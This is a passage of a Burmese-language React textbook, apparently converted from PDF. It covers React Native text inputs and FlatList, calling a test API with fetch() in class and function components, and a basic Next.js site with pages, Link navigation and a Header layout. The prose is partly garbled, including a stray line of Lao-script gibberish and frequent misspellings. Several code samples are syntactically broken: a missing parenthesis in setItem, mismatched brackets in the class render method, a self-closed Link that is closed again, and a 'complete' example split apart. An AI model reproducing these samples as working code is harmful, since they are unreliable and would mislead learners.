ကုဒ်တွေများလို့ လန့်မသွားပါနဲ့။ Style တွေ များနေတာပါ။ Style တွေကို ဒီတိုင်းရေးရင်လည်း ရပေမယ့် React Native ကပေးတဲ့ Stylesheet လုပ်ဆောင်ချက်ကို သုံးထားပါတယ်။ create(), compose(), flatten() စသဖြင့် ရေးထားတဲ့ Style တွေကို စီမံတဲ့အခါ အထောက်အကူဗြို့တဲ့ လုပ်ဆောင်ချက်တွေ ရနိုင်ပါတယ်။ ပြီးတော့ အဲဒီ Style တွေက လက်တွေမှာ အခုလို ကိုယ်တိုင် အကုန် ရေးစရာ မလိုပါဘူး။ အသင့်သုံး UI Framework တွေ အများကြီးရှုပါတယ်။ လိုချင်တဲ့ UI ကို ယူသုံးယုံပါဝဲ။ ဒီနေရာမှာသာ ဒီလို Framework တွေကို သုံးပြီး နမူနာမပြချင်လို့ ကိုယ့်ဘာသာ ရေးထားရတာပါ။

ကျန်တဲ့ JavaScript ကုဒ်က သိပ်တောင် ရှင်းပြစရာ မရှုပါဘူး။ ဖတ်ကြည့်ပါ၊ ရိုးရိုး React ကုဒ်အတိုင်းပဲ ရေးထားတာပါ။ ထူးခြားချက်အနေနဲ့ <FlatList> အကြောင်းလောက်ပဲ ပြောစရာရှုပါတယ်။ FlatList အတွက် props (၃) ခု လိုပါတယ်။ data ၊ List အနေနဲ့ဖော်ပြစေလိုတဲ့ စာရင်းပါ။ renderItem ကတော့ List Item တစ်ခုချင်းစီကို ဘယ်လိုဖော်ပြရမလဲ ကြိုတင်သတ်မှတ်ထားတဲ့ Component ပါ။ keyExtractor ကတော့ React မှာ ထည့်ပြေခဲ့တဲ့ key props နဲ့ သဘောသဘာဝ တူပါတယ်။ ဒီ (၃) ခုစုံရင် သူဘာသာ ဖော်ပြသွားလို့ map () တွေဘာတွေနဲ့ Loop လုပ်နေစရာ မလိုတော့ပါဘူး။ ရလဒ်က အခုလိုပုံစံဖြစ်မှာပါ။



ເສົາກົດຕາທີ່ສັນດູນໃຫຍ່ App Component ລີ້ ສູ່ອໝວຍບໍ່ກ ອີບຸ່ນເປົ້າມາຍີ້||

JavaScript/JSX

```

const App = props => {
  const [ items, setItem ] = useState( [
    { id: '1', name: 'Apple', price: 0.99 },
    { id: '2', name: 'Orange', price: 0.89 },
  ]);

  const [name, setName] = useState('Name');
  const [price, setPrice] = useState('Price');

  const add = () => {
    setItem[
      ...items,
      { id: items.length + 1, name, price }
    ])
  }

  return (
    <View style={styles.container}>
      <View style={styles.appbar}>
        <Text style={styles.title}>React Native</Text>
      </View>
      <View style={styles.content}>
        <FlatList
          data={items}
          renderItem={({ item }) => (
            <Item name={item.name} price={item.price} />
          )}
          keyExtractor={i => i.id}
        />
      </View>
      <View style={styles.content}>
        <TextInput
          style={styles.input}
          onChangeText={text => setName(text)}
          value={name}
        />
        <TextInput
          keyboardType="numeric"
          style={styles.input}
          onChangeText={text => setPrice(text)}
          value={price}
        />
        <Button title="ADD" onPress={add} />
      </View>
    </View>
  )
}

```

ဒီနေရာမှာ Input တွေစီမံပုံအကြောင်း ပြောရပါမယ်။ ရှိုးရိုး React ပရောဂျက်တွေမှာ Input တွေစီမံပုံ
ref ကို သုံးပါတယ်။ React Native မှာ ref လုပ်ဆောင်ချက် မရှိပါဘူး။ ဒါကြောင့် Input တွေကို
state နဲ့ စီမံပါတယ်။ Input မှာ ရိုက်လိုက်သမျှ တန်ဖိုးအားလုံးကို state မှာ သွားသိမ်းလိုက်တာပါ။
ဒါကြောင့် Input ရဲ့ တန်ဖိုးကို လိုချင်ရင် state ကနေ ပြန်ယူရပါတယ်။ ref မပေါ်ခင်က ရှိုးရိုး React
ပရောဂျက်တွေမှာလည်း ဒီလိုပဲ သွားရပါတယ်။

ရေးထားတဲ့ ကုဒ်ကို ကြည့်လိုက်ရင် useState() Hook ကို အသုံးပြုပြီး name, setName,
price, setPrice စသဖြင့် state နဲ့ state ကို စီမံနိုင်တဲ့ Function တွေ တည်ဆောက်ပါတယ်။ ပြီး
တော့မှ <TextInput> Component တွေရဲ့ onChangeText မှာ တန်ဖိုးပြောင်းတိုင်း name, price
စတဲ့ state တွေကို ပြောင်းဖို့ ရေးထားပါတယ်။ value မှာတော့ လက်ရှိ state Data ကို ပြန်သတ်မှတ်
ပေးထားပါတယ်။ ဒီနည်းနဲ့ ရိုက်လိုက်သမျှ သွားသိမ်းပြီး သိမ်းထားသမျှ ပြန်ပြတဲ့ သဘောသဘာဝကို ရရှိ
သွားပါတယ်။


input ဆိုတဲ့ Style ကိုလည်း သုံးထားလို ဒီ Style ကုဒ်လေးကို Style စာရင်းထဲမှာ ဖြည့်ပေးဖို့ လိုပါလိမ့်
မယ်။

css

```
input: {
    borderWidth: 1,
    borderColor: '#ddd',
    padding: 10,
}
```

<Button> Component ကိုလည်းသုံးထားပြီး နှိပ်လိုက်ရင် add() ကို အလုပ်လုပ်ပေးပါတယ်။
add() မှာရေးထားတဲ့ ကုဒ်ကတော့ ထူးခြားချက်အသစ် မရှိပါဘူး။ name နဲ့ price ကို state ကနေ
တိုက်ရှိက ယူသုံးထားတာပဲ ရှုပါတယ်။ Button ရဲ့ onPress ကိုတော့ သတိပြုပါ။ ရှိုးရိုး React မှာ
onClick လို သုံးပေမယ့် React Native မှာ onPress လို သုံးပါတယ်။

ရလဒ်ကတော့ အခုလိုဖြစ်မှာပါ။



ဒီလောက်သိသွားပြုဆိုရင် React Native ကို စအသုံးပြုလိုရနေပါဖြို့။ Component တွေကို CSS Flexbox သုံးပြီး Layout ဖန်တီးပုံတွေ၊ Device ရဲ့ Status Bar တို့၊ Back Button တို့၊ Storage တို့ကို စီမံပုံတွေ၊ Page တွေခဲ့ပြီး Navigation တွေ ဘာတွေနဲ့ ရေးပုံရေးနည်းတွေ၊ Native API တွေ ခေါ်သုံးပုံသုံးနည်းတွေ၊ ပြောမယ်ဆိုရင်တော့ အများကြီး ကျွန်ုပ်ပါသေးတယ်။

ဒါပေမယ့် ရှုံးအခန်းတွေမှာ ပြောခဲ့သလိုပါဘူး။ React အခြေခံတွေ ကိုကောင်းကောင်း ကြော်လက်ပိုင်နိုင်ဖို့ သာအဓိကပါ။ React ကို ပိုင်နိုင်ရင် React Native ကို ဆက်လေ့လာရတာ မခက်တော့ပါဘူး။

အခန်း (၆၃) – Working with API in React

React ဟာ Client-side နည်းပညာတစ်ခုဖြစ်သလို ရှေ့ပိုင်းမှာ ပြောခဲ့သမျှတောက်လျောက်ကလည်း Client App တစ်ခုအနေနဲ့သာ ပြောခဲ့တာပါ။ Server-side API တွေနဲ့ ချိတ်ဆက် အလုပ်လုပ်ပုံတွေ မပါသေးပါဘူး။ API အကြောင်းအသေးစိတ်ကို နောက်တစ်ပိုင်းကျတော့မှ ဆက်ကြည့်ကြမှာပါ။ လောလောဆယ် အသင့်ရှုံးနေတဲ့ Test API တစ်ခုကို အသုံးပြုပြီး React ပရောဂျက်ကနေ ဘယ်လို့ဆက်သွယ် အသုံးပြုရသလဲ ဆိုတာကို ဖော်ပြသွားပါမယ်။

ပထမဆုံးအနေနဲ့ ဒီ Class Component ကို ပြန်လေ့လာကြည့်ပါ။

JavaScript/JSX

```
class App extends React.Component {
  state = {
    users: [
      { id: 1, first_name: 'Alice' },
      { id: 2, first_name: 'Bob' },
    ]
  }

  render() {
    return (
      <ul>
        {this.state.users.map(u =>
          <li key={u.id}>{u.first_name}</li>)
      )
    }
  }
}
```

users ကို map () လုပ်ဖော်ပြထားတဲ့ Component လေးတစ်ခုပါပဲ။

Class Component တွေမှာ Life-Cycle Methods ဆိုတာ ရှိပါတယ်။ Component ကိုမဖော်ပြခင်မှာ ဘာလုပ်ရမယ်၊ ဖော်ပြပြီးရင် ဘာလုပ်ရမယ်၊ Component ကို ဖျက်လိုက်ရင် ဘာလုပ်ရမယ် စသဖို့ သတ်မှတ်ထားနိုင်ပါတယ်။ အဲဒီထဲ componentDidMount() ဆိုတဲ့ Life-cycle Method ကို အသုံးပြုပါမယ်။ Component ကို ဖော်ပြပြီးတာနဲ့ ဒီ Method ကို React က အလုပ်လုပ်ပေးသွားမှာပါ။ App Class တဲ့မှာ ဒီ Method ကို ရေးပေးပါ။

JavaScript/JSX

```
componentDidMount() {
    fetch('https://reqres.in/api/users')
        .then(res => res.json())
        .then(json => {
            this.setState({ users: json.data });
        });
}
```


Test API URL အနေနဲ့ reqres.in/api/users ကိုအသုံးပြုထားပါတယ်။ ပြန်ရမယ့် Response Body ရဲ့ ဖွဲ့စည်းပံ့က ဒီလိုဖြစ်မှာပါ။

JSON

```
{
    "page": 2,
    "per_page": 6,
    "total": 12,
    "total_pages": 2,
    "data": [
        {
            "id": 7,
            "email": "michael.lawson@reqres.in",
            "first_name": "Michael",
            "last_name": "Lawson"
        },
        {
            "id": 8,
            "email": "lindsay.ferguson@reqres.in",
            "first_name": "Lindsay",
            "last_name": "Ferguson"
        }
    ]
}
```

page, per_page, total စသဖို့ Meta Information လဲပါသလို နမူနာ User စာရင်းကိုလည်း data အနေနဲ့ ထည့်ပေးထားပါတယ်။ ဒါ API ကို Request ပြုလုပ်ဖို့အတွက် fetch() JavaScript Function ကို အသုံးပြု ထားပါတယ်။ အရင်ကတော့ အခုလို API Request တွေအတွက် Ajax တို့ jQuery တို့ကို အသုံးပြုရပါတယ်။ အခုတော့ မလိုတော့ပါဘူး။ JavaScript မှာ ပါဝင်လာတဲ့ fetch() Function နဲ့တင် အဆင်ပြေသွားပါပြီ။

fetch() Function ကို API URL ကို Argument အနေနဲ့ ပေးရပြီး Promise တစ်ခုကို Response ပြန်ပေးပါတယ်။ Request/Response Error တွေရှုရင် reject လုပ်မှာဖြစ်ပြီး၊ Error မရှုရင်တော့ resolve လုပ်ပေးမှာပါ။ နှမူနာမှာ ပြန်ရလာမယ့် Response ကို လက်ခံပြီး JSON ပြောင်းပါတယ်။ ပြောင်းထားတဲ့ JSON ရဲ့ data ကို state ရဲ့ users အဖြစ် သတ်မှတ်လိုက်တဲ့အတွက် API က ပြန်ပေးတဲ့ User စာရင်းကို Component က ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။



Function Component တွေမှာ Life-Cycle Methods တွေမရှိလို အရင်က အခဲလို API တွေဘာတွေနဲ့ ချိတ်သုံးလို အဆင်မပြေပါဘူး။ ဒါပေမယ့် အခဲတော့ Hook တွေပါဝင်လာတဲ့အတွက် အဆင်ပြေသွားပါဖြို့။ စောစောက Component ကို Function နဲ့ ရေးမယ်ဆိုရင် ဒီလိုရေးရမှာပါ။

JavaScript/JSX

```

import React, { useState, useEffect } from "react";

const App = props => {
  const [ users, setUsers ] = useState([]);

  useEffect(() => {
    fetch('https://reqres.in/api/users?page=2')
      .then(res => res.json())
      .then(json => {
        setUsers(json.data);
      });
  }, []);

  return (
    <ul>
      {users.map(u => <li key={u.id}>{u.first_name}</li>) }
    </ul>
  );
}

export default App;

```

Import ကနေ Export ထိ ကုဒ်အပြည့်စုံပေးထားပါတယ်။ useEffect လိုခေါ်တဲ့ Hook ကို Import လုပ်ထားတာကို မသိလိုက်မှာ စိုးလိုပါ။ Component ကုဒ်မှာ useEffect() Hook ကို အသုံးပြုပြီး API ကို လွမ်းခေါ်ထားပါတယ်။ useEffect() အတွက် Argument နှစ်ခု ပေးထားပါတယ်။ ပထမ Argument က Function တစ်ခုဖြစ်ပြီး Component ကိုဖော်ပြပြီးတဲ့အခါ ဒီ Function ကို useEffect() က Run ပေးမှာပါ။ ဒုတိယ Argument ကတေသာ ဘယ်အချိန်မှာ useEffect() ကို ထပ် Run ပေးရမှာလဲဆိုတဲ့ သတ်မှတ်ပေးတာပါ။ နမူနာမှာ Array အလွတ်ကို ပေးထားလို ထပ် Run စရာမလိုဘူးဆိုတဲ့ သဘောပါ။ ဒါကြောင့် Component ကို ဖော်ပြပြီး တစ်ကြိမ်တည်းပဲ useEffect() အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

နောက်ထပ်နမူနာအနေနဲ့ add() လုပ်ဆောင်ချက်ကို ထပ်ဖြည့်ကြည့်ပါမယ်။ ဒီလိုရေးရပါတယ်။

JavaScript/JSX

```
const add = () => {
  fetch('https://reqres.in/api/users', {
    method: 'POST',
    headers: {
      'content-type': 'application/json'
    },
    body: JSON.stringify({ first_name: 'Tom' })
  }).then(res => res.json()).then(tom => {
    setUsers([...users, tom]);
  });
}
```

ဒီတစ်ခါတော့ `fetch()` အတွက် Argument နှစ်ခု ဖြစ်သွားပါပြီ။ ပထာမ Argument က API URL ပါ။ ဒုတိယ Argument ကတော့ Request Options တွေပါ။ Request Method ကို POST လို သတ်မှတ်ထားပါတယ်။ Header Content Type ကို application/json လို သတ်မှတ်ထားပါတယ်။ ကျွန်တော်တို့ လက်ရှိသုံးနေတဲ့ Test API အပါအဝင် API အများစုက ဒီလို Content Type ပါလာမှပဲ လက်ခံကြပါတယ်။ Request Body က String ဖြစ်ရမှာပါ။ ဒါကြောင့် JSON.stringify() နဲ့ ပေးပို့ချင်တဲ့ Data ကို String ပြောင်းပြီး သတ်မှတ်ပေးထားပါတယ်။

Request အောင်မြင်ရင်တော့ ပြန်ရလာတဲ့ Response ကို state ထဲမှာ ထပ်တိုးပေးလိုက်မှာပဲ ဖြစ်ပါတယ်။ ပြန်လေ့လာချင်ရင် အစအဆုံး ပြန်လေ့လာနိုင်ဖို့အတွက် ရေးရမယ့် ကုဒ်အပြည့်အစုံကို ထပ်ပြီး တော့ ဖော်ပြုပေးလိုက်ပါတယ်။

JavaScript/JSX

```
import React, { useState, useEffect } from "react";

const App = props => {
  const [ users, setUsers ] = useState([]);

  useEffect(() => {
    fetch('https://reqres.in/api/users')
      .then(res => res.json())
      .then(json => {
        setUsers(json.data);
      });
  }, []);
}
```

```
const add = () => {
  fetch('https://reqres.in/api/users', {
    method: 'POST',
    headers: {
      'content-type': 'application/json'
    },
    body: JSON.stringify({ first_name: 'Tom' })
  }).then(res => res.json()).then(tom => {
    setUsers([ ...users, tom ]);
  });
}

return (
  <div>
    <ul>
      {users.map(u =>
        <li key={u.id}>{u.first_name}</li>)}
    </ul>
    <button onClick={add}>New User</button>
  </div>
);
}

export default App;
```

React Native ပရောဂျက်တွေမှာလည်း ဒီနည်းနဲ့ပုံ API တွေနဲ့ ချိတ်ဆက် အသုံးပြုရပါတယ်။ ဒီလောက်လေ့လာထားလိုက်ရင် API အကြောင်း တိုးမိုးခေါက်မိရှိသူ တစ်ယောက်အနေနဲ့ Update, Request, Delete Request စသေဖြင့် ကျွန်ုင်းနေတဲ့ Request အမျိုးအစားတွေကို ဆက်လက်ပြုလုပ်သွားနိုင်မှာပါ။

အခန်း (၆၄) – Next.js

Next.js ဆိုတာ React အတွက် Server-side rendering နည်းပညာ တစ်ခုပါ။ ရှိုးရှိုး React မှာ Component တည်ဆောက်ပုံ၊ ဖော်ပြပုံ၊ ပြောင်းလဲပုံတွေ အကုန်လုံးက Browser ထဲမှာပဲ လုပ်သွားတာပါ။ Next.js မှာတော့ Component တည်ဆောက်တဲ့ ကိစ္စကို Server-side မှာ လုပ်ပြီး နောက်ဆုံးရလဒ်ကိုသာ Browser ကို ပေးပို့ဖော်ပြစေမှာပါ။


စတင်စမ်းသပ် အသုံးပြုနိုင်ဖို့အတွက် ပရောဂျက်ဖို့အတစ်ခု မိမိဘာသာ တည်ဆောက်ပါ။ အဲဒီ ပရောဂျက် ဖို့အတွက် React နဲ့ Next.js တို့ကို အခုလို Install လုပ်ပေးရပါမယ်။

```
npm init -y
npm i react react-dom next
```

npm init -y ရဲ့ အဓိပါယ်က ဒီဖို့အတွက် NPM Package တစ်ခုအဖြစ် ကြေညာလိုက်တာပါ။ ပရောဂျက် ဖို့အတွက် package.json ဆိုတဲ့ ဖိုင်တစ်ခု ဝင်သွားပြီး name, version, license စတဲ့ အချက်အလက်တွေ ပါဝင်ပါလိမ့်မယ်။ ဆန္ဒရှိရင် ကိုယ့်ဘာသာ ဖွင့်ပြင်လို့ ရပါတယ်။ အရင်က create-react-app ကိုသုံးနေလို့ react တို့ react-dom တို့ကို ကိုယ်တိုင် Install လုပ်စရာမလိုတာပါ။ အခုတော့ ထည့်ပြီး Install လုပ်ထားပါတယ်။ next ကိုလည်း Install လုပ်ထားပါတယ်။ အခုလို Run ကြည့်လို့ ရပါတယ်။

```
npx next
```

ရလဒ်က အခုလိုပုစံဖြစ်မှာပါ။



ဘာကုဒ်မှ မရေးရသေးတဲ့အတွက် 404 ပြနေတာပါ။ ကုဒ်တွေစရေးနိုင်ဖို့အတွက် ပရောဂျက်ဖို့အတဲ့မှာပဲ pages အမည်နဲ့ ဖို့အတွက် ထပ်ဆောက်ပေးပါ။ ပြီးရင် Home Page တစ်ခု သတ်မှတ်တဲ့အနေနဲ့ index.js အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုကို pages ဖို့အတဲ့မှာ အခုလို ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

JavaScript/JSX

```
const Home = props => {
  return (
    <div>
      <h1>Welcome to Next.js</h1>
      <ul>
        <li>Alice</li>
        <li>Bob</li>
      </ul>
    </div>
  )
}

export default Home;
```

ရိုးရိုး React Component တစ်ခုပါပဲ။ React ကို Import လုပ်စရာ မလိုတာကိုတော့ သတိပြုပါ။ ရလဒ်က ရိုးရိုး React နဲ့ အတူတူပါပဲ။ ရလဒ်ခြင်းအတူတူ အရင်က Browser ထဲမှာပဲ အလုပ်လုပ်ပြီး ပြတာနဲ့ အခုက် Server Render လုပ်ပြီး နောက်ဆုံးရလဒ် သက်သက်ကိုသာ ဖော်ပြသွားတာပါ။ နောက်ထပ် about.js အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုလောက် pages ဖို့ဝါယံမှာ ပဲ ထပ်ရေးပေးပါ။

JavaScript/JSX

```
import Link from 'next/link';


const About = props => {
    return (
        <div>
            <Link href="/" />
                <a>Home</a>
            </Link>
            <h1>About Next.js</h1>
            <p>Next.js - Server-side rendering for React.</p>
        </div>
    )
}

export default About;
```

ထူးခြားချက်အနေနဲ့ Link ကို Import ထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ <Link> Component ကို လည်း အသုံးပြုထားပါတယ်။ href အနေနဲ့ / ကိုပေးထားလို့ Home ဆိုတဲ့အဓိပ္ပာယ်ပါ။ တစ်နည်းအားဖြင့် index.js ကို ညွှန်းထားတာပါ။ သူ့အထဲက <a> Element မှာတော့ href ထပ်ပေးစရာ မလိုတော့ပါဘူး။ စမ်းကြည့်နိုင်ဖို့ Browser URL Bar မှာ အခုလို ကိုယ်ဘာသာ ရှိက်ထည့်လိုက်ပါ။

<http://localhost:3000/about>

ရလဒ်က ဒီလိုဖြစ်မှာပါ။



Home ကို သွားလိုရတဲ့ Link တစ်ခုပါပြီး နှင့်လိုက်ရင် Home Page ကို ပြန်ရောက်သွားတယ် ဆိုတာကို တွေ့ရှိနိုင်ပါတယ်။ ပိုအဆင်ပြေသွားအောင် Nav.js အမည်နဲ့ ဖိုင်တစ်ခုကို pages ဖိုဒါထဲမှာပဲ ဒီလိုရေး ပေးပါ။

JavaScript/JSX

```
import Link from 'next/link';

const Nav = props => {
  return (
    <ul>
      <li><Link href="/"><a>Home</a></Link></li>
      <li><Link href="/about"><a>About</a></Link></li>
    </ul>
  );
};

export default Nav;
```

ဒါဟာ Home (index.js) နဲ့ About (about.js) တို့ကို အပြန်အလှန် သွားလိုရတဲ့ Menu တစ်ခု ဖြစ်သွား တာပါ။ သူကို index.js နဲ့ about.js တို့က အခုလို ခေါ်သုံးလိုပါတယ်။

JavaScript/JSX

```
// index.js
import Nav from './Nav';

const Home = props => {
  return (
    <div>
      <Nav />
      <h1>Welcome to Next.js</h1>
      <ul>
        <li>Alice</li>
        <li>Bob</li>
      </ul>
    </div>
  )
}

export default Home;
```

JavaScript/JSX

```
// about.js
import Nav from './Nav';

const About = props => {
  return (
    <div>
      <Nav />
      <h1>About Next.js</h1>
      <p>Next.js - Server-side rendering for React.</p>
    </div>
  )
}

export default About;
```

ပိုပြည့်စုံသွားအောင် အဲဒီ Nav Menu ကို Header Layout Component လေးနဲ့ ပြနိုအတွက် Header.js အမည်နဲ့ ဖိုင်တစ်ခုကို pages ဖိုဒါထမာပဲ ထပ်ဆောင်ပြီး ပိုကုံးကို ရေးပါမယ်။

JavaScript/JSX

```
const styles = {
  header: {
    padding: 10,
    background: 'cyan'
  }
}

const Header = props => {
  return (
    <div style={styles.header}>
      {props.children}
    </div>
  )
}

export default Header;
```

ဘာမှမဟုတ်ပါဘူး။ props.children ကို <div> တစ်ခုနဲ့ style တွေဘာတွေနဲ့ ထည့်ပြလိုက်တာ ပါပဲ။ သူကို အသုံးပြုဖို့ဆိုရင် index.js ရဲ့ ကုဒ်ဖွဲ့စည်းပုံက ဒီလိုဖြစ်သွားပါလိမ့်မယ်။

JavaScript/JSX

```
import Header from './Header';
import Nav from './Nav';

const Home = props => {
  return (
    <div>
      <Header>
        <Nav />
      </Header>
      <h1>Welcome to Next.js</h1>
      <ul>
        <li>Alice</li>
        <li>Bob</li>
      </ul>
    </div>
  )
}

export default Home;
```

ဒါပါပဲ။ ဒီနည်းနဲ့ Next.js ကို အသုံးပြုပြီး Page တွေဆောက်လို့ရမယ်။ Component တွေ ခွဲထားပြီး လိုတဲ့ အခါ ယူသုံးလို့ရမယ်။ Layout Component တွေဘာတွေ ဖန်တီးချင်ရင်လည်းရမှာဖြစ်ပါတယ်။ React ကို သိထားပြီးသူတွေအတွက် ခက်ခက်ခဲ့ခဲ့ ထပ်လေ့လာစရာ မလိုဘဲ အသုံးပြုနိုင်စေမယ့် နည်းပညာတစ်ခုပါ။

URL Parameter လို ကိစ္စတွေကျန်သေးသလို၊ Next.js ကို အသုံးပြုပြီး API တည်ဆောက်နိုင်ပုံတွေ ကျန်ပါ သေးတယ်။ အခု ထည့်မပြောတော့ပါဘူး။ ထုံးစံအတိုင်း လိုအပ်တဲ့အခါ ကိုယ်တိုင်ဆက်လေ့လာမယ်ဆိုရင် React သာ ကြေညာပါစေ၊ အလွယ်တစ်ကူ ဆက်လေ့လာသွားလို ရနိုင်ပါလိမ့်မယ်။

အခန်း (၆၅) – React Extras

ရှုံးအခန်းတွေမှာ အကြောင်းကြောင်းကြောင့် ထည့်မဖော်ပြဖြစ်ခဲ့ပေမယ့် ထည့်သွင်းသတိပြုသင့်တာလေး တစ်ချို့ကို လက်စသတ် ဖော်ပြပေးချင်ပါတယ်။

Conditional Rendering

